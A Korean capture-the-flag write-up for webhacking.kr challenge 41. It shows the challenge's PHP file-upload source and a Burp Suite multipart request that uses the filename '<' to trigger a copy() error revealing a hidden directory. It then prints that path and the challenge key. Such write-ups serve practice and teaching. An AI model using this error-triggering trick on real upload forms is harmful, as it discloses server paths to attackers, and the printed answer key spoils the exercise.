

webhacking.kr 41번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-03


Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

다음처럼 파일을 올릴 수 있다.

A screenshot of a web form for file upload. It contains three buttons: '파일 선택' (File Select), '선택된 파일 없음' (No file selected), and 'upload'.

아무 파일이나 올리니 잘 업로드된다.

A screenshot of a web form for file upload. It contains four buttons: 'Done~', '파일 선택' (File Select), '선택된 파일 없음' (No file selected), and 'upload'.

소스를 보면 index.php를 가리킨다.

index.php를 가면 다음과 같은 소스가 있다.

```
<?
$hidden_dir="???";
$pw="???";
if($_FILES[up])
{
    $fn=$_FILES[up][name];
    $fn=str_replace(".", "", $fn);
    if(ereg("/",$fn)) exit("no");
    if(ereg("\.", $fn)) exit("no");
    if(ereg("htaccess", $fn)) exit("no");
    if(ereg(".htaccess", $fn)) exit("no");
    if(strlen($fn)>10) exit("no");
    $fn=str_replace("<", "", $fn);
    $fn=str_replace(">", "", $fn);
    $cp=$_FILES[up][tmp_name];
    copy($cp, "$hidden_dir/$fn");
    $f=@fopen("$hidden_dir/$fn", "w");
    @fwrite($f, "$pw");
    @fclose($f);
    echo("Done~");
}
?>
```

여러 필터링을하고 <와 >를 없앤다.

그리고 \$hidden_dir위치에 넣고 답을 쓴다.

<와 >를 없애는 것을 이용해 copy함수에서 에러를 일으키기로 했다.

Burp Suite를 이용해 filename을 <로 바꿔서 보내보았다.

```
-----WebKitFormBoundaryWGYttQmvXbPSOevP
Content-Disposition: form-data; name="up"; filename="<"
Content-Type: application/octet-stream
```

그러자 아래와 같이 에러와 함께 \$hiddendir 위치를 알려준다.

Warning: copy(dkanehdkftndjqtsmsdlfmadmlvhfejzzzzzzzzkkkkkkkkgggggggg/) [function.copy]


아까 올렸던 파일의 주소로 들어가보았다.

/dkanehdkftndjqtsmsdlfmadmlvhfejzzzzzzzzkkkkkkkkgggggggg/asdf

그러면 키 값이 보인다.

291ce18c3a28e5a251279d50ae540d2a

Auth에 인증하면 클리어 된다.



KEY : 291ce18c3a28e5a251279d50ae540d2a